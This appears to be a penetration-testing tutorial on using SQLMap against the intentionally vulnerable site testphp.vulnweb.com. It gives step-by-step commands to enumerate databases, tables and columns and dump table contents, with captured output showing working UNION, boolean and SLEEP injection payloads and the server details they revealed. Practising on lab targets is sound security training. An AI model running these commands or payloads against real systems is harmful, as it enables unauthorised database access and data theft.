SQL injection using sql map

Step -1 Purpose and Usage of SQLMap:

- SQLMap is a tool used for detecting and exploiting SQL injection vulnerabilities in web applications.
- It automates the process of identifying and exploiting SQL injection flaws, making it easier for penetration testers to assess the security of web applications.

Usage:

- **Detection**: SQLMap helps identify SQL injection vulnerabilities in web applications by probing various parameters and input fields for potential vulnerabilities.
- **Exploitation**: Once a vulnerability is detected, SQLMap can exploit it to extract sensitive data from the underlying database or perform other malicious actions.
- **Automation**: SQLMap automates many aspects of the SQL injection testing process, making it efficient and scalable for testing large-scale web applications.

Step -2 Installation of SQLMap:

- SQLMap is written in Python and can be easily installed on most operating systems.
- You can install SQLMap by cloning its GitHub repository or by using package managers like apt (for Debian-based systems) or yum (for Red Hat-based systems).
- For example, on Debian-based systems, you can install SQLMap using the following command: sudo apt-get install sqlmap

Step -3 Identifying a Vulnerable Web Application:

- You can use intentionally vulnerable web applications like DVWA (Damn Vulnerable Web Application) or WebGoat for practicing SQL injection attacks.
- Install and set up DVWA on your local machine or use online platforms like OWASP Juice Shop.
- Example : www.testphp.vulnweb.com

Step -4 Performing a Basic SQL Injection Attack:

- Use SQLMap to perform a basic SQL injection attack against the chosen target.
- Example command: sqlmap -u "http://target.com/page.php?id=1" --dbs
- This command will identify the databases present in the target application by exploiting the SQL injection vulnerability.

Step -5 Documenting the Steps:

Documenting the steps involved in the SQL injection attack is essential for analysis, reporting, and future reference. Document the following details:

- **Target Information**: Record the URL and any relevant details of the vulnerable web application.
- **Injection Point:** Specify the parameter or input field where the SQL injection vulnerability was identified.
- **SQLMap Command**: Document the SQLMap command used, including any options or flags.
- **Results**: Record the results of the SQL injection attack, including any extracted data or successful exploits.

Example Documentation:

- **Target Information:** Vulnerable URL: http://testphp.vulnweb.com/vulnerable_page.php?id=1
- **Injection Point:** Parameter "id"
- **SQLMap Command:**
- Sqlmap -u http://testphp.vulnweb.com/vulnerable_page.php?id=1 –dbs

SQL Injection Steps

1.**Identify Target URL**: Determine the URL of the web application you want to test for SQL injection vulnerabilities.

2. **Launch SQLMap**: Open a terminal window and run SQLMap with the `**-u**` flag followed by the target URL. For example: `**sqlmap -u "http://testphp.vulnweb.com/page.php?id=1"**`

3. **Identify Injection Point**: SQLMap will automatically test for SQL injection vulnerabilities. Once identified, it will prompt you to confirm the injection point. Confirm by typing `**Y**` and pressing Enter.

4. **Enumerate Databases**: Use the `**--dbs**` flag to enumerate databases on the server. For example: `**sqlmap -u "http://testphp.vulnweb.com/page.php?id=1" --dbs**`

5. **Select Database**: Choose the database you want to interact with. Note the database name for the next steps.

6. **Enumerate Tables**: Use the **`-D`** flag followed by the selected database name and the **`--tables`** flag to enumerate tables within the selected database. For example: **`sqlmap -u "**http://testphp.vulnweb.com/**page.php?id=1" -D dbname --tables`**

7. **Select Table**: Choose the table you want to interact with. Note the table name for the next steps.

8. **Enumerate Columns**: Use the **`-T`** flag followed by the selected table name and the **`--columns`** flag to enumerate columns within the selected table. For example: **`sqlmap -u "**http://testphp.vulnweb.com/**page.php?id=1" -D dbname -T tablename --columns`**


9. **Dump Data**: Use the **`-T`** flag followed by the selected table name and the **`--dump`** flag to dump the data from the selected table. For example: **`sqlmap -u"**http://testphp.vulnweb.com/**page.php?id=1" -D dbname -T tablename --dump`**

10. **Analyze Results**: Review the dumped data to extract any sensitive information or identify potential vulnerabilities.

11. **Cleanup**: Once testing is complete, ensure to clean up any traces of the testing activity and notify relevant stakeholders of the findings.

Process:

- **Syntax:** sqlmap -u <website_link> --crawl=2
- **Sqlmap -**u http://testphp.vulnweb.com/ --crawl=2
- Use **--batch** command for automatic response to yes/no questions while executing the commands



```
┌──(kali㉿kali)-[~]
└─$ sqlmap "http://testphp.vulnweb.com/" --crawl=2 --batch
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.8.2#stable}
|_ -| . [']     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 10:12:39 /2024-02-25/

do you want to check for the existence of site's sitemap(.xml) [y/N] N
[10:12:39] [INFO] starting crawler for target URL 'http://testphp.vulnweb.com/'
[10:12:39] [INFO] searching for links with depth 1
[10:12:43] [INFO] searching for links with depth 2
please enter number of threads? [Enter for 1 (current)] 1
[10:12:43] [WARNING] running in a single-thread mode. This could take a while
[10:12:49] [INFO] 8/13 links visited (62%)
got a 302 redirect to 'http://testphp.vulnweb.com/login.php'. Do you want to follow? [Y/n] Y
do you want to normalize crawling results [Y/n] Y
do you want to store crawling results to a temporary file for eventual further processing with other tools [y/N] N
[10:12:54] [INFO] found a total of 5 targets
[1/5] URL:
GET http://testphp.vulnweb.com/showimage.php?file=
do you want to test this URL? [Y/n/q]
> Y
[10:12:54] [INFO] testing URL 'http://testphp.vulnweb.com/showimage.php?file='
[10:12:54] [INFO] using '/home/kali/.local/share/sqlmap/output/results-02252024_1012am.csv' as the CSV results file
 in multiple targets mode
[10:12:54] [INFO] testing connection to the target URL
[10:12:54] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:12:55] [INFO] testing if the target URL content is stable
[10:12:55] [INFO] target URL content is stable
[10:12:55] [INFO] testing if GET parameter 'file' is dynamic
[10:12:56] [INFO] GET parameter 'file' appears to be dynamic
[10:12:56] [WARNING] heuristic (basic) test shows that GET parameter 'file' might not be injectable
[10:12:57] [INFO] heuristic (XSS) test shows that GET parameter 'file' might be vulnerable to cross-site scripting
(XSS) attacks
[10:12:57] [INFO] heuristic (FI) test shows that GET parameter 'file' might be vulnerable to file inclusion (FI) at
tacks
[10:12:57] [INFO] testing for SQL injection on GET parameter 'file'
[10:12:57] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:12:57] [WARNING] reflective value(s) found and filtering out
[10:13:00] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[10:13:01] [INFO] testing 'MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
'
[10:13:03] [INFO] testing 'PostgreSQL AND error-based - WHERE or HAVING clause'
```

From the sql injection we got:

- ✓ testing 'Generic inline queries'
- ✓ testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (BIGINT UNSIGNED)'
- ✓ testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (BIGINT UNSIGNED)'
- ✓ testing 'MySQL >= 5.5 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXP)'
- ✓ testing 'MySQL >= 5.5 OR error-based - WHERE or HAVING clause (EXP)'
- ✓ testing 'MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)'
- ✓ testing 'MySQL >= 5.6 OR error-based - WHERE or HAVING clause (GTID_SUBSET)'
- ✓ testing 'MySQL >= 5.7.8 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (JSON_KEYS)'
- ✓ testing 'MySQL >= 5.7.8 OR error-based - WHERE or HAVING clause (JSON_KEYS)'


- ✓ testing 'MySQL >= 5.0 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- ✓ testing 'MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- ✓ testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- ✓ testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)'
- ✓ testing 'MySQL >= 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
- ✓ testing 'MySQL >= 5.1 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (UPDATEXML)'
- ✓ testing 'MySQL >= 4.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)'
- ✓ testing 'MySQL >= 4.1 OR error-based - WHERE or HAVING clause (FLOOR)'
- ✓ testing 'MySQL OR error-based - WHERE or HAVING clause (FLOOR)'
- ✓ testing 'MySQL >= 5.1 error-based - PROCEDURE ANALYSE (EXTRACTVALUE)'
- ✓ testing 'MySQL >= 5.5 error-based - Parameter replace (BIGINT UNSIGNED)'
- ✓ testing 'MySQL >= 5.5 error-based - Parameter replace (EXP)'
- ✓ testing 'MySQL >= 5.6 error-based - Parameter replace (GTID_SUBSET)'
- ✓ testing 'MySQL >= 5.7.8 error-based - Parameter replace (JSON_KEYS)'
- ✓ testing 'MySQL >= 5.0 error-based - Parameter replace (FLOOR)'
- ✓ testing 'MySQL >= 5.1 error-based - Parameter replace (UPDATEXML)'
- ✓ testing 'MySQL >= 5.1 error-based - Parameter replace (EXTRACTVALUE)'
- ✓ testing 'MySQL inline queries'
- ✓ testing 'MySQL >= 5.0.12 stacked queries (comment)'
- ✓ considerable lagging has been detected in connection response(s). Please use as high value for option '--time-sec' as possible (e.g. 10 or more)
- ✓ testing 'MySQL >= 5.0.12 stacked queries'
- ✓ testing 'MySQL >= 5.0.12 stacked queries (query SLEEP - comment)'
- ✓ testing 'MySQL >= 5.0.12 stacked queries (query SLEEP)'
- ✓ testing 'MySQL < 5.0.12 stacked queries (BENCHMARK - comment)'
- ✓ testing 'MySQL < 5.0.12 stacked queries (BENCHMARK)'
- ✓ testing 'MySQL >= 5.0.12 AND time-based blind (query SLEEP)'
- ✓ testing 'MySQL >= 5.0.12 OR time-based blind (query SLEEP)'
- ✓ testing 'MySQL >= 5.0.12 AND time-based blind (SLEEP)'
- ✓ testing 'MySQL >= 5.0.12 OR time-based blind (SLEEP)'
- ✓ GET parameter 'artist' appears to be 'MySQL >= 5.0.12 OR time-based blind (SLEEP)' injectable
- ✓ testing 'Generic UNION query (NULL) - 1 to 20 columns'
- ✓ automatically extending ranges for UNION query injection technique tests as there is at least one other (potential) technique found

- ✓ 'ORDER BY' technique appears to be usable. This should reduce the time needed to find the right number of query columns. Automatically extending the range for current UNION query injection technique test
- ✓ target URL appears to have 3 columns in query

Results are saved in this path '/home/kali/.local/share/sqlmap/output/results-02252024_1012am.csv'


Using the following command cat '/home/kali/.local/share/sqlmap/output/results-02252024_1012am.csv'sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 --dbs –batch

provide databases and its names in the SQL




```
                {1.8.2#stable}

                https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end
user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are
not responsible for any misuse or damage caused by this program

[*] starting @ 10:20:40 /2024-02-25/

[10:20:40] [INFO] resuming back-end DBMS 'mysql'
[10:20:40] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=1 AND 3074=3074

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 OR time-based blind (SLEEP)
    Payload: artist=1 OR SLEEP(5)

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-3145 UNION ALL SELECT NULL,NULL,CONCAT(0x7171717171,0x7155477454726a746f474153666c654362704747
6f6358645246574b7758646a5763494a6172486f,0x7162767671)-- -
---
[10:20:42] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.0.12
[10:20:42] [INFO] fetching current user
current user: 'acuart@localhost'
[10:20:43] [INFO] fetching current database
current database: 'acuart'
[10:20:44] [INFO] fetching server hostname
hostname: 'ip-10-0-0-222'
[10:20:44] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.co
m'
```

Here data found like version, user database name etc as shown in above image.



```
[10:13:07] [INFO] testing 'Microsoft SQL Server/Sybase AND error-based - WHERE or HAVING clause (IN)'
[10:13:11] [INFO] testing 'Oracle AND error-based - WHERE or HAVING clause (XMLType)'
[10:13:13] [INFO] testing 'Generic inline queries'
[10:13:13] [INFO] testing 'PostgreSQL > 8.1 stacked queries (comment)'
[10:13:16] [INFO] testing 'Microsoft SQL Server/Sybase stacked queries (comment)'
[10:13:20] [INFO] testing 'Oracle stacked queries (DBMS_PIPE.RECEIVE_MESSAGE - comment)'
[10:13:24] [INFO] testing 'MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)'
[10:13:28] [INFO] testing 'PostgreSQL > 8.1 AND time-based blind'
[10:13:30] [INFO] testing 'Microsoft SQL Server/Sybase time-based blind (IF)'
[10:13:35] [INFO] testing 'Oracle AND time-based blind'
it is recommended to perform only basic UNION tests if there is not at least one other (potential) technique found.
 Do you want to reduce the number of requests? [Y/n] Y
[10:13:39] [INFO] testing 'Generic UNION query (NULL) - 1 to 10 columns'
[10:13:41] [WARNING] GET parameter 'file' does not seem to be injectable
[10:13:41] [ERROR] all tested parameters do not appear to be injectable. Try to increase values for '--level'/'--ri
sk' options if you wish to perform more tests. If you suspect that there is some kind of protection mechanism invol
ved (e.g. WAF) maybe you could try to use option '--tamper' (e.g. '--tamper=space2comment') and/or switch '--random
-agent', skipping to the next target
[2/5] URL:
GET http://testphp.vulnweb.com/artists.php?artist=1
do you want to test this URL? [Y/n/q]
> Y
[10:13:41] [INFO] testing URL 'http://testphp.vulnweb.com/artists.php?artist=1'
[10:13:41] [INFO] testing connection to the target URL
[10:13:41] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:13:42] [INFO] testing if the target URL content is stable
[10:13:42] [INFO] target URL content is stable
[10:13:42] [INFO] testing if GET parameter 'artist' is dynamic
[10:13:42] [INFO] GET parameter 'artist' appears to be dynamic
[10:13:43] [INFO] heuristic (basic) test shows that GET parameter 'artist' might be injectable (possible DBMS: 'MyS
QL')
[10:13:43] [INFO] testing for SQL injection on GET parameter 'artist'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) val
ues? [Y/n] Y
[10:13:43] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
